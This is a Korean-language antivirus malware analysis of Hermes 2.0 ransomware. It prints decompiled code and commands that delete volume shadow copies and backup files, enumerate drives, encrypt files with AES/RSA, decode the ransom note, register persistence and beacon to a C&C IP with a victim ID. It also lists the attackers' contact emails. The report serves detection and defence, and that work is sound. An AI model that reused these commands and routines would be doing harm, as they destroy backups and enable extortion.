  "vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401\r\n"
  "vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401\r\n"
  "vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401\r\n"
  "vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401\r\n"
  "vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401\r\n"
  "vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401\r\n"
  "vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded\r\n"
  "vssadmin Delete Shadows /all /quiet\r\n"
  "del /s /f /q c:*.VHD c:*.bac c:*.bak c:*.wbcat c:*.bkf c:Backup*.* c:\\backup*.* c:*.set c:*.win c:*.dsk\r\n"
  "del /s /f /q d:*.VHD d:*.bac d:*.bak d:*.wbcat d:*.bkf d:Backup*.* d:\\backup*.* d:*.set d:*.win d:*.dsk\r\n"
  "del /s /f /q e:*.VHD e:*.bac e:*.bak e:*.wbcat e:*.bkf e:Backup*.* e:\\backup*.* e:*.set e:*.win e:*.dsk\r\n"
  "del /s /f /q f:*.VHD f:*.bac f:*.bak f:*.wbcat f:*.bkf f:Backup*.* f:\\backup*.* f:*.set f:*.win f:*.dsk\r\n"
  "del /s /f /q g:*.VHD g:*.bac g:*.bak g:*.wbcat g:*.bkf g:Backup*.* g:\\backup*.* g:*.set g:*.win g:*.dsk\r\n"
  "del /s /f /q h:*.VHD h:*.bac h:*.bak h:*.wbcat h:*.bkf h:Backup*.* h:\\backup*.* h:*.set h:*.win h:*.dsk\r\n"
  "del %0",
  0x584u);
v70 = 0;
v52 = aVssadminDelete[0x584];
v53 = 0;
v10 = cnt(&buffer);
WriteFile_0(v11, hFile, &buffer, v10, &v70, 0);
CloseHandle0(hFile);
```

[그림 4] 볼륨섀도우 복사본 삭제 명령어

다음과 같은 확장자를 가진 파일은 모두 삭제한다.

*.VHD, *.bac, *.bak, *.wbcat, *.bkf. *.Backup, *.backup, *.set, *.win, *.dsk

4) 파일 암호화

현재 시스템에서 사용 가능한 드라이브 탐색 후 암호화 대상 확장자 및 제외 폴더를 비교하여 암호화를 진행한다.

```
bitmask = GetLogicalDrives();          // 사용 가능한 드라이브
                                       // bitmask = 1100
                                       // drive C(4), drive D(8)
v14 = 0x1A;
do
{
  if ( (bitmask >> v14) & 1 )
  {
    v30 = v14 + 'A';
    v31 = ':';
    v32 = 0;
    extension_exceptPath_40421B(&v30, 1, hProv, phKey);// 제외폴더 및 대상 확장자 비교
  }
  --v14;
}
while ( v14 > 0 );
```

[그림 5] 사용 가능한 드라이브 탐색 및 암호화 대상 비교

다음과 같은 이름을 가진 폴더는 암호화에서 제외된다. 이는 시스템 운영에 필요한 파일들이 포함된 폴더로 암호화로 인해 시스템 오류가 발생하는 것을 방지하기 위함이다


```
aWindows_1:                             ; DATA XREF: extension_exceptPath_40421B+17E↑o
                unicode 0, <WINDOWS>,0
aRecycle_bin:                           ; DATA XREF: extension_exceptPath_40421B+168↑o
                unicode 0, <$Recycle.Bin>,0
                align 10h
aDefault:                               ; DATA XREF: extension_exceptPath_40421B+153↑o
                unicode 0, <Default>,0
aAllUsers:                              ; DATA XREF: extension_exceptPath_40421B+13C↑o
                unicode 0, <All Users>,0
aProgram:                               ; DATA XREF: extension_exceptPath_40421B+129↑o
                unicode 0, <Program>,0
aMicrosoft_1:                           ; DATA XREF: extension_exceptPath_40421B+11C↑o
                unicode 0, <Microsoft>,0
aMicrosoft_0:                           ; DATA XREF: extension_exceptPath_40421B+10E↑o
                unicode 0, <microsoft>,0
aWindows_0:                             ; DATA XREF: extension_exceptPath_40421B:loc_404311↑o
                unicode 0, <Windows>,0
```

[그림 6] 암호화 제외 폴더

다음과 같은 확장자를 가진 파일에 대해서만 암호화가 진행된다. 특이사항으로는 확장자 비교시 소문자와 대문자를 모두 확인하는 특징이 있다.

```
for ( j = 0; j < cnt_0(&a_tif[6 * i]); ++j )
  *&upperExtension[2 * j] = toupper(a_tif[j + 6 * i]);// 암호화 대상 확장자 대문자 변환
v17 = cnt_0(&a_tif[6 * i]);
v18 = v62 - v17;
if ( cmpExtension_4031D8(&v61, v19, 0) != v18 )// 암호화 대상 확장자 소문자 비교
{
  HIDWORD(v20) = wcslen(upperExtension);
  LODWORD(v20) = 0;
  cmpExtension_4026A6(&v61, upperExtension, v20);// 암호화 대상 확장자 대문자 비교
  v21 = cnt_0(upperExtension);
  if ( v22 != v62 - v21 )
    continue;
}
```

[그림 7] 암호화 대상 확장자 비교 루틴

암호화 대상 확장자는 총 812 개로 다음과 같다.

암호화 대상 확장자
tif, php, 1cd, 7z, cd, 1cd, dbf, ai, arw, txt, doc, docm, docx, zip, rar, xlsx, xls, xlsb, xlsm, jpg, jpe, jpeg, bmp, db, eql, sql, adp, mdf, frm, mdb, odb, odm, odp, ods, dbc, frx, db2, dbs, pds, pdt, pdf, dt, cf, cfu, mxl, epf, kdbx, erf, vrp, grs, geo, st, pff, mft, efd, 3dm, 3ds, rib, ma, max, lwo, lws, m3d, mb, obj, x, , x3d, c4d, fbx, dgn, dwg, 4db, 4dl, 4mp, abs, adn, a3d, aft, ahd, alf, ask, awdb, azz, bdb, bib, bnd, bok, btr, bak, cdb, ckp, clkw, cma, crd, dad, daf, db3, dbk, dbt, dbv, dbx, dcb, dct, dcx, ddl, df1, dmo, dnc, dp1, dqy, dsk, dsn, dta, dtsx, dxl, eco, ecx, edb, emd, fcd, fic, fid, fil, fm5, fol, fp3, fp4, fp5, fp7, fpt, fzb, fzv, gdb, gwi, hdb, his, ib, idc, ihx, itdb, itw, jtx, kdb, lgc, mud, mwb, s3m, myd, ndf, ns2, ns3, ns4, nsf, nv2, nyf, oce, oqy, ora, orx, owc, owg, oyx, p96, p97, pan, pdb, pdm, phm, pnz, pth, pwa, qpx, qry, qvd, rctd, rdb, rpd, rsd, sbf, sdb, sdf, spq, sqb, stp, str, tcx, tdt, te, tmd, trm, udb, usr, v12, vdb, vpd, wdb, wmdb, xdb, xld, xlgc, zdb, zdc, cdr, cdr3, ppt, pptx, abw, act, aim, ans, apt, asc, ase, aty, awp, awt, aww, bad, bbs, bdp, bdr, bean, bna, boc, btd, cnm, crwl, cyi, dca, dgs, diz, dne, docz, dot, dotm, dotx, dsv, dvi, dx, eio, eit, emlx, epp, err, etf, etx, euc, faq, fb2, fbl, fcf, fdf, fdr, fds, fdt, fdx, fdxt, fes, fft, flr, fodt, gtp, frt, fwdn, fxc, gdoc, gio, gpn, gsd, gthr, gv, hbk, hht, hs, htc, hwp, hz, idx, iil, ipf, jis, joe, jp1, jrtf, kes, klg, knt, kon, kwd, lbt, lis, lit, lnt, lp2, lrc, lst, ltr, ltx, lue, luf, lwp, lyt, lyx, man, map, mbox, me, mell, min, mnt, msg, mwp, nfo, njx, now, nzb,


ocr, odo, odt, ofl, oft, ort, ott, p7s, pfs, pfx, pjt, prt, psw, pu, pvj, pvm, pwi, pwr, qdl, rad, rft, ris, rng, rpt, rst, rt, rtd, rtf, rtx, run, rzk, rzn, saf, sam, scc, scm, sct, scw, sdm, sdoc, sdw, sgm, sig, sla, sls, smf, sms, ssa, stw, sty, sub, sxg, sxw, tab, tdf, tex, text, thp, tlb, tm, tmv, tmx, tpc, tvj, u3d, u3i, unx, uof, uot, upd, utf8, utxt, vct, vnt, vw, wbk, wcf, wgz, wn, wp, wp4, wp5, wp6, wp7, wpa, wpd, wpl, wps, wpt, wpw, wri, wsc, wsd, wsh, wtx, xdl, xlf, xps, xwp, xy3, xyp, xyw, ybk, yml, zabw, zw, abm, afx, agif, agp, aic, albm, apd, apm, apng, aps, apx, art, asw, bay, bm2, bmx, brk, brn, brt, bss, bti, c4, cal, cals, can, cd5, cdc, cdg, cimg, cin, cit, colz, cpc, cpd, cpg, cps, cpx, cr2, ct, dc2, dcr, dds, dgt, dib, djv, djvu, dm3, dmi, vue, dpx, wire, drz, dt2, dtw, dvl, ecw, eip, exr, fal, fax, fpos, fpx, g3, gcdp, gfb, gfie, ggr, gif, gih, gim, spr, scad, gpd, gro, grob, hdp, hdr, hpi, i3d, icn, icon, icpr, iiq, info, ipx, itc2, iwi, j, , j2c, j2k, jas, jb2, jbig, jbmp, jbr, jfif, jia, jng, jp2, jpg2, jps, jpx, jtf, jwl, jxr, kdc, kdi, kdk, kic, kpg, lbm, ljp, mac, mbm, mef, mnr, mos, mpf, mpo, mrxs, myl, ncr, nct, nlm, nrw, oc3, oc4, oc5, oci, omf, oplc, af2, af3, asy, cdmm, cdmt, cdmz, cdt, cgm, cmx, cnv, csy, cv5, cvg, cvi, cvs, cvx, cwt, cxf, dcs, ded, dhs, dpp, drw, dxb, dxf, egc, emf, ep, eps, epsf, fh10, fh11, fh3, fh4, fh5, fh6, fh7, fh8, fif, fig, fmv, ft10, ft11, ft7, ft8, ft9, ftn, fxg, gem, glox, hpg, hpgl, hpl, idea, igt, igx, imd, ink, lmk, mgcb, mgmf, mgmt, mt9, mgmx, mgtx, mmat, mat, otg, ovp, ovr, pcs, pfv, pl, plt, vrml, pobj, psid, rdl, scv, sk1, sk2, ssk, stn, svf, svgz, sxd, tlc, tne, ufr, vbr, vec, vml, vsd, vsdm, vsdx, vstm, stm, vstx, wpg, vsm, xar, yal, orf, ota, oti, ozb, ozj, ozt, pal, pano, pap, pbm, pc1, pc2, pc3, pcd, pdd, pe4, pef, pfi, pgf, pgm, pi1, pi2, pi3, pic, pict, pix, pjpg, pm, pmg, pni, pnm, pntg, pop, pp4, pp5, ppm, prw, psdx, pse, psp, ptg, ptx, pvr, px, pxr, pz3, pza, pzp, pzs, z3d, qmg, ras, rcu, rgb, rgf, ric, riff, rix, rle, rli, rpf, rri, rs, rsb, rsr, rw2, rwl, s2mv, sci, sep, sfc, sfw, skm, sld, sob, spa, spe, sph, spj, spp, sr2, srw, ste, sumo, sva, save, ssfn, t2b, tb0, tbn, tfc, tg4, thm, tjp, tm2, tn, tpi, ufo, uga, vda, vff, vpe, vst, wb1, wbc, wbd, wbm, wbmp, wbz, wdp, webp, wpb, wpe, wvl, x3f, y, , ysp, zif, cdr4, cdr6, cdrw, ddoc, css, pptm, raw, cpt, pcx, pdn, png, psd, tga, tiff, tif, xpm, ps, sai, wmf, ani, flc, fb3, fli, mng, smil, svg, mobi, swf, html, csv, xhtm, dat

확장자 비교 후 암호화 대상 파일로 확인되면 중복감염을 막기 위해 이미 감염된 파일인지를 확인한다. 이미 감염된 파일은 파일 사이즈 끝에서 112 바이트 위치한 곳에 'HERMES' 시그니쳐가 삽입되어 있다. 'HERMES' 시그니쳐가 확인되지 않은 파일에 대해서만 암호화를 진행한다.

```
if ( targetFileSize > 0x118 )
{
  SetFilePointer_0(targetFile, targetFileSize - 0x112, 0, 0, a1);//
                                        // 파일 끝에서 0x112바이트로 포인터 이동
                                        // 이미 암호화가 된 파일이면 이 위치에 HERMES 시그니쳐 존재
  NumberOfBytesRead = 0;
  if ( ReadFile(targetFile, &Buffer, 6u, &NumberOfBytesRead, 0)//
                                        // HERMES 시그니쳐 6바이트 비교 감염여부 확인 및 중복감염 방지
    && Buffer == 'H'
    && v38 == 'E'
    && v39 == 'R'
    && v40 == 'M'
    && v41 == 'E'
    && v42 == 'S' )
  {
    v10 = 2;
_18:
    CloseHandle_0(hObject);
    return v10;
  }
  SetFilePointer_0(targetFile, 0, 0, 0, v24);
  targetFileSize = FileSizeHigh;
```

[그림 8] 감염여부 확인 및 중복감염 방지

다음과 같이 암호화가 진행된 파일에서 'HERMES' 시그니쳐 를 확인할 수 있다.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000150	56	08	58	76	28	68	FD	87	86	E1	DF	0E	C7	5E	C1	C5	V.Xv(hý‡†áß.Ç^ÁÅ
00000160	CC	CE	4E	D8	DB	92	A7	44	F2	C9	51	35	9A	F7	BB	8E	ÌÎNØÛ'§DòÉQ5š÷»Ž
00000170	26	A8	79	F9	CC	D6	F7	69	43	18	9E	96	A5	B3	1B	10	&¨yùÌÖ÷iC.ž-¥³..
00000180	28	DF	C8	32	EC	16	49	E5	F8	B0	68	68	D7	45	B9	D7	(ßÈ2ì.Iåø°hh×E¹×
00000190	3E	5C	86	6F	F6	3A	CF	64	34	31	09	F2	47	53	9D	00	>\†oö:Ïd41.òGS..
000001A0	5E	8F	ED	45	FB	B9	FE	02	A8	62	AF	9F	BD	80	FE	73	^.íEû¹þ.¨b¯Ÿ½€þs
000001B0	C7	59	A4	C2	EC	97	9F	2B	C4	3A	68	C7	48	F0	4E	14	ÇY¤Âì—Ÿ+Ä:hÇHðN.
000001C0	28	F7	71	3A	66	AA	F7	09	1A	AE	9C	2E	71	88	13	24	(÷q:fª÷..®œ.qˆ.$
000001D0	28	03	E0	83	1F	7D	9E	64	52	22	3B	07	6C	CD	A9	2D	(.à.}ždR";.lÍ©-
000001E0	48	45	52	4D	45	53	01	02	00	00	10	66	00	00	00	A4	HERMES....f...¤
000001F0	00	00	B2	3E	75	41	86	2C	F0	4A	50	BA	F2	ED	4D	FD	..²>uA†,ðJPºòíMý
00000200	9E	FD	6E	55	2E	E1	80	C4	1E	B7	44	8F	A3	67	2B	FE	žýnU.á€Ä.·D.£g+þ
00000210	F8	17	C7	35	79	B4	98	BE	FA	31	DC	8A	B1	87	3D	65	ø.Ç5y´˜¾ú1ÜŠ±‡=e
00000220	59	6F	CC	FA	48	90	69	78	C7	AC	64	39	D8	E3	EE	51	YoÌúH.ixÇ¬d9ØãîQ
00000230	F4	76	D2	B0	CF	68	57	BD	4F	EE	E9	81	F9	0C	FE	D6	ôvÒ°ÏhW½Oîé.ù.þÖ
00000240	71	B8	74	ED	39	DD	3C	8D	48	42	96	F6	AD	3B	F1	41	q¸tí9Ý<.HB–ö.;ñA
00000250	82	D3	3E	DE	0B	6F	5A	12	38	82	44	51	F8	ED	DC	C5	‚Ó>Þ.oZ.8‚DQøíÜÅ
00000260	C6	5E	5F	57	BD	7E	66	A1	7F	EA	44	FB	52	6D	BA	52	Æ^_W½~f¡.êDûRmºR
00000270	68	6B	42	B4	20	02	59	0E	F1	51	1C	4A	4A	53	C2	74	hkB´ .Y.ñQ.JJSÂt
00000280	FE	5D	0D	ED	B9	4E	7F	A4	81	D8	C1	B2	0E	45	19	76	þ].í¹N.¤.ØÁ².E.v
00000290	8E	21	2E	14	57	DC	3E	C2	7C	36	3C	29	A5	12	9E	D4	Ž!..WÜ>Â|6<)¥.žÔ
000002A0	56	99	73	E2	63	97	85	E5	3B	35	8B	59	6E	15	AF	B7	V™sâc—…å;5‹Yn.¯·
000002B0	65	C0	AA	7B	54	25	BF	85	7D	FE	6F	37	A6	3E	99	13	eÀª{T%¿…}þo7¦>™.
000002C0	83	8E	49	BB	7B	9E	F9	87	94	DA	E3	5D	CF	B8	FB	A9	ƒŽI»{žù‡"Úã]Ï¸û©
000002D0	0D	CF	7C	AF	04	1D	45	E3	97	CC	2D	76	80	C5	E5	9A	.Ï|¯..Eã—Ì-v€ÅåŠ
000002E0	25	93	38	0E	FB	16	A4	88	3B	9B	2F	55	CF	2B	2F	23	%"8.û.¤ˆ;›/UÏ+/#
000002F0	C3	30															Ã0

[그림 9] 암호화된 파일 내 'HERMES' 시그니쳐

암호화 대상 파일은 CryptEncrypt 함수를 통해 AES_256 대칭키로 암호화된다. 데이터는 16 바이트 블록 단위로 암호화가 되고, 남은 공간은 특정 padding 값으로 채워 16 의 배수를 만든다. 데이터 암호화 후 6 바이트의 'HERMES' 시그니쳐와 10C 바이트의 암호화된 AES 대칭키 정보가 추가된다. 다음은 암호화 코드의 일부이다.

```
  pdwDataLen = 0xF4240;
  if ( !CryptEncrypt(AES_256Key, 0, v12, 0, 0, &pdwDataLen, 0)
    || !CryptEncrypt(AES_256Key, 0, v12, 0, pbData, &v45, pdwDataLen) )// 데이터 암호화
  {
    CryptDestroyKey(v13);
    goto LABEL_18;
  }
  SetFilePointer_0(hObject, v43, 0, 0, v22);
  v34 = 0;
  if ( !WriteFile_0(v14, hObject, pbData, v45, &v34, 0) )// 파일 암호화
  {
    CloseHandle_0(hObject);
    CryptDestroyKey(v15);
  }
  Sleep(0x19u);
  ++v44;
  v43 += 0xF4240;
}
while ( v44 <= v33 );
v17 = hObject;
v36 = 0;
if ( !WriteFile_0(v16, hObject, "HERMES", 6, &v36, 0)// HERMES 시그니쳐 6바이트 삽입
  || !CryptExportKey(AES_256Key, hExpKey, 1u, 0, 0, &v32)
  || !CryptExportKey(AES_256Key, hExpKey, 1u, 0, &Enc_AESKey, &v32) )
{
  v21 = v17;
  goto LABEL_34;
}
v36 = 0;
if ( WriteFile_0(v18, v17, &Enc_AESKey, v32, &v36, 0) )// 암호화된 AES키 삽입(0x10C)
  v10 = 1;
CloseHandle_0(v17);
CryptDestroyKey(v20);
return v10;
```


[그림 10] 파일 암호화 코드의 일부

암호화된 파일은 다음과 같은 구조를 가진다.

[그림 11] 암호화된 파일 구조

5) 랜섬 노트 및 공개키, 사용자 정보 파일 생성

다음과 같이 C:\User\public\ 폴더 하위에 자가 복제된 파일 외에도 랜섬노트와, 'PUBLIC', 'UNIQUE_ID_NOT_REMOVE' 파일이 추가 생성된다.



[그림 12] public 폴더 내 생성된 파일들

① 암호화에 사용된 RSA 공개키가 'PUBLIC' 이름으로 저장된다.

```
if ( !CryptExportKey(v12, 0, PUBLICKEYBLOB, 0, 0, &pdwDataLen) )
  goto LABEL_36;
v13 = VirtualAlloc(0, pdwDataLen, 0x1000u, 4u);
RSA_PublicKey = v13;
if ( !v13 || !CryptExportKey(phKey, 0, PUBLICKEYBLOB, 0, v13, &pdwDataLen) )
  goto LABEL_36;
v14 = CreateFileA(FileName, GENERIC_WRITE, FILE_SHARE_WRITE, 0, 2u, 0x80u, 0);//
                                          // C:\User\public\PUBLIC
                                          // RSA 공개키 파일 생성
```

[그림 13] PUBLIC 파일 생성

② 감염된 사용자를 식별할 ID 및 키 정보가 포함된 파일을 'UNICQUE_ID_NOT_REMOVE' 이름으로 로 저장된다.


```
if ( CryptGenKey(hProv, CALG_AES_256, CRYPT_EXPORTABLE, &hExpKey)// AES_256
  && (dwSize = 0, CryptExportKey(phKey, hExpKey, PRIVATEKEYBLOB, 0, 0, &dwSize))
  && (v15 = VirtualAlloc(0, dwSize, 0x1000u, 4u), (hObject = v15) != 0)
  && CryptExportKey(phKey, hExpKey, PRIVATEKEYBLOB, 0, v15, &dwSize)
  && (RSA_PublicKey_StartAddress = RSAkeyBlob_Signature_401410(),
      CryptImportKey(hProv, RSA_PublicKey_StartAddress, v17, 0, 0, &v32))
  && CryptExportKey(hExpKey, v32, SIMPLEBLOB, 0, 0, &nNumberOfBytesToWrite)
  && (v18 = VirtualAlloc(0, nNumberOfBytesToWrite, 0x1000u, 4u), (NumberOfBytesWritten = v18) != 0)
  && CryptExportKey(hExpKey, v32, SIMPLEBLOB, 0, v18, &nNumberOfBytesToWrite)
  && (hFile = CreateFileA(v24, 0xC0000000, 0, 0, 2u, 0x80u, 0), hFile != -1) )//
                                          // UNIQUE_ID_DO_NOT_REMOVE 파일 생성
{
  v30 = 0;
  WriteFile(hFile, hObject, dwSize, &v30, 0);
  SetFilePointer(hFile, 0, 0, 2u);
  v30 = 0;
  WriteFile(hFile, NumberOfBytesWritten, nNumberOfBytesToWrite, &v30, 0);
  CloseHandle(hFile);
```

[그림 14] UNIQUE_ID_DO_NOT_REMOVE 파일 생성

③ 파일 암호화 후 사용자에게 감염 사실과 복호화를 위한 방법을 안내하는 랜섬노트를 생성하고 실행한다.

메모리에 인코딩되어 있는 HTML 코드와 Email 정보를 XOR 을 이용하여 한 바이트씩 디코딩한다. 디코딩된 데이터는 최종 'DECRYPT_INFORMATION.html' 파일로 생성되어 자동 실행된다. 다음은 HTML 코드를 디코딩하는 코드이다.

```
v0 = strlen("e89WRQ1jErGQ4EUaZDUlDuWwZoQ8LplarCshmsyDeUIFaapEGDetvCTt
n_0x826 = dword_414004;                          // 0x826
v2 = 0;
v3 = v0;
if ( dword_414004 > 0 )
{
  do
  {
    LOBYTE(v0) = Dec_String[v2 % v3];
    Enc_HtmlCode[v2] ^= v0;                      // HTML code XOR 디코딩
    ++v2;
  }
  while ( v2 < n_0x826 );                        // size = 0x826
}
n_0x47 = dword_4165F4;
v5 = 0;
if ( dword_4165F4 > 0 )                          // 0x47
{
  do
  {
    LOBYTE(v0) = Dec_String[v5 % v3];
    Enc_HtmlCode2[v5] ^= v0;                     // XOR 디코딩
    ++v5;
  }
  while ( v5 < n_0x47 );                         // size = 0x47
}
n_0x1AE = dword_417734;
v7 = 0;
if ( dword_417734 > 0 )
{
  do
  {
    LOBYTE(v0) = Dec_String[v7 % v3];
    Enc_HtmlCode3[v7] ^= v0;                     // XOR 디코딩
    ++v7;
  }                                              // size = 0x1AE
  while ( v7 < n_0x1AE );
}
return v0;
```

[그림 15] 인코딩된 HTML 코드 XOR 디코딩

다음은 인코딩된 Email 주소를 디코딩하는 코드이다. 디코딩된 Email 주소는 디코딩된 HTML 코드 사이에 추가되어 최종 HTML 파일을 완성 시킨다.

```
do
{
  *(&Enc_primaryEmail + v1) ^= Dec_String[v1];// XOR 디코딩
                                              // BM-2cUGvXP5PUnnbTBwLfk5cTDYQL55PX4kaK@bitmessage.ch
  ++v1;
}
while ( v1 < 0x33 );
do
{
  *(&Enc_reserveEmail + v0) ^= Dec_String[v0];// XOR 디코딩
                                              // BM-2cWSYhFXhuHyLGLusdmnXP7TNpCW6KEu1z@bitmessage.ch
  ++v0;
}
while ( v0 < 0x33 );
AppendCode_401BA5(Enc_HtmlCode, &Enc_primaryEmail, 0x33);// HtmlCode1+primaryEmail
AppendCode_401B61(Enc_HtmlCode, Enc_HtmlCode2);// HtmlCode1+primaryEmail+HtmlCode2
AppendCode_401BA5(Enc_HtmlCode, &Enc_reserveEmail, 0x33);// HtmlCode1+primaryEmail+HtmlCode2+reserveEmail
return AppendCode_401B61(Enc_HtmlCode, Enc_HtmlCode3);// HtmlCode1+primaryEmail+HtmlCode2+reserveEmail+HtmlCode3
```

[그림 16] 인코딩된 Email 주소 XOR 디코딩

다음은 디코딩된 Email 주소이다.

Email 주소	
Primary Email	BM-2cUGvXP5PUnnbTBwLfk5cTDYQL55PX4kaK@bitmessage.ch
Reserve Email	BM-2cWSYhFXhuHyLGLusdmnXP7TNpCW6KEu1z@bitmessage.ch

[표 4] 디코딩된 Email 정보

완성된 HTML 파일은 다음과 같은 구조를 가진다.

[그림 17] HTML 파일 코드 구조

완성된 'DECRYPT_INFORMATION.html' 파일은 암호화된 폴더마다 생성되며, 다음과 같이 'allkeeper' 이름으로 레지스트리에 자동 실행 등록된다.

[그림 18] 'DECRYPT_INFORMATION.html' 파일 레지스트리 자동 실행 등록

다음은 랜섬노트 화면으로 악성코드 제작자는 복호화를 위한 비용으로 비트코인 결제를 유도한다. 이를 위해 이메일을 통해 접촉하길 요구하고 "UNIQUE_ID_NOT_REMOVE" 파일도 함께 첨부하라고 안내한다. 또한, 비트코인 결제에 앞서 정상적으로 복호화가 성공한다는 것을 보여주기 위해 3 개의 파일을 대상으로 복호화를 무료로 진행한다.

[그림 19] 랜섬노트 화면

모든 파일 암호화가 종료된 이후에는 등록된 레지스트리를 삭제한다.

```
{
  qmemcpy(
    &v20,
    "REG DELETE ₩"HKEY_CURRENT_USER₩₩SOFTWARE₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Run₩" /v ₩"sysrep₩" /f",
    0x5Cu);
  memset(&v21, 0, 0x20u);
  v22 = 0;
  if ( bitFlag )
  {
    v9 = &v19;
    do
      v10 = (v9++)[1];
    while ( v10 );
    *v9 = *" /reg:64";
    v11 = (v9 + 4);
    *v11 = *"g:64";
    *(v11 + 4) = aReg64[8];
  }
  WinExec(&v20, 0);
```

[그림 20] 'sysrep' 레지스트리 삭제

6) C&C

파일 암호화가 완료된 시점에 감염된 PC 로부터 생성된 랜덤 ID 값을 기반으로 C&C 연결 시도한다. 분석 시점에 해당 서버는 차단되었지만 악성코드 제작자는 접속된 ID 를 기반으로 감염자의 통계 및 정보를 수집하기 위함으로 보인다.

http://185.162.10.7/text_area/vic.php?ID={랜덤 10 자리}

```
sub_403DC5(&C2, "http://185.162.10.7/text_area/vic.php?ID=");
v5 = 0;
_itoa(dword_418BBC, &Src, 10);
append_C2_ID_403C70(&C2, &Src);
hInternetSession = InternetOpenA0("Microsoft Internet Explorer", INTERNET_OPEN_TYPE_DIRECT, 0, 0, 0);
C2Url = sub_402650(&C2, 0);
InternetOpenUrlA(hInternetSession, C2Url, 0, 0, 0x400000, 0);
return sub_403201(&C2, 1, 0);
```

[그림 21] C&C 접속

Follow TCP Stream

Stream Content

```
GET /text_area/vic.php?ID=1739445681 HTTP/1.1
User-Agent: Microsoft Internet Explorer
Host: 185.162.10.7
Connection: Keep-Alive

HTTP/1.1 404 Not Found
Date: Fri, 26 Jan 2018 00:33:22 GMT
Server: Apache/2.2.15 (CentOS)
Content-Length: 293
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /text_area/vic.php was not found on this server.</p>
<hr>
<address>Apache/2.2.15 (CentOS) Server at 185.162.10.7 Port 80</address>
</body></html>
```

[그림 22] C&C 접속

3. 결론

이번 'Hermes' 랜섬웨어 2.0 버전은 기존 버전과 다르게 파일 암호화 후 별도의 확장자를 추가하지 않는다. 확장자의 변화가 없기 때문에 사용자는 어떤 파일이 암호화 됐는지 빨리 인지하기 어렵다.

파일 암호화 대상 확장자 중에는 국내에서 사용하는'.hwp'파일이 포함되어 있어 랜섬웨어 감염 시 큰 피해가 발생할 수 있다.

따라서 사용자들은 시스템 운영체제와 애플리케이션을 항상 최신 업데이트 버전으로 유지해야 한다. 또한 중요한 자료는 외부 저장 매체에 백업하는 습관을 들이고, 최신 버전의 백신으로 자주 검사하는 습관이 필요하겠다.

현재 알약에서는'Hermes'랜섬웨어를 **Trojan.Ransom.Hermes** 탐지명으로 진단하고 있다.

[Android.Riskware.CoinMiner] 악성코드 분석 보고서

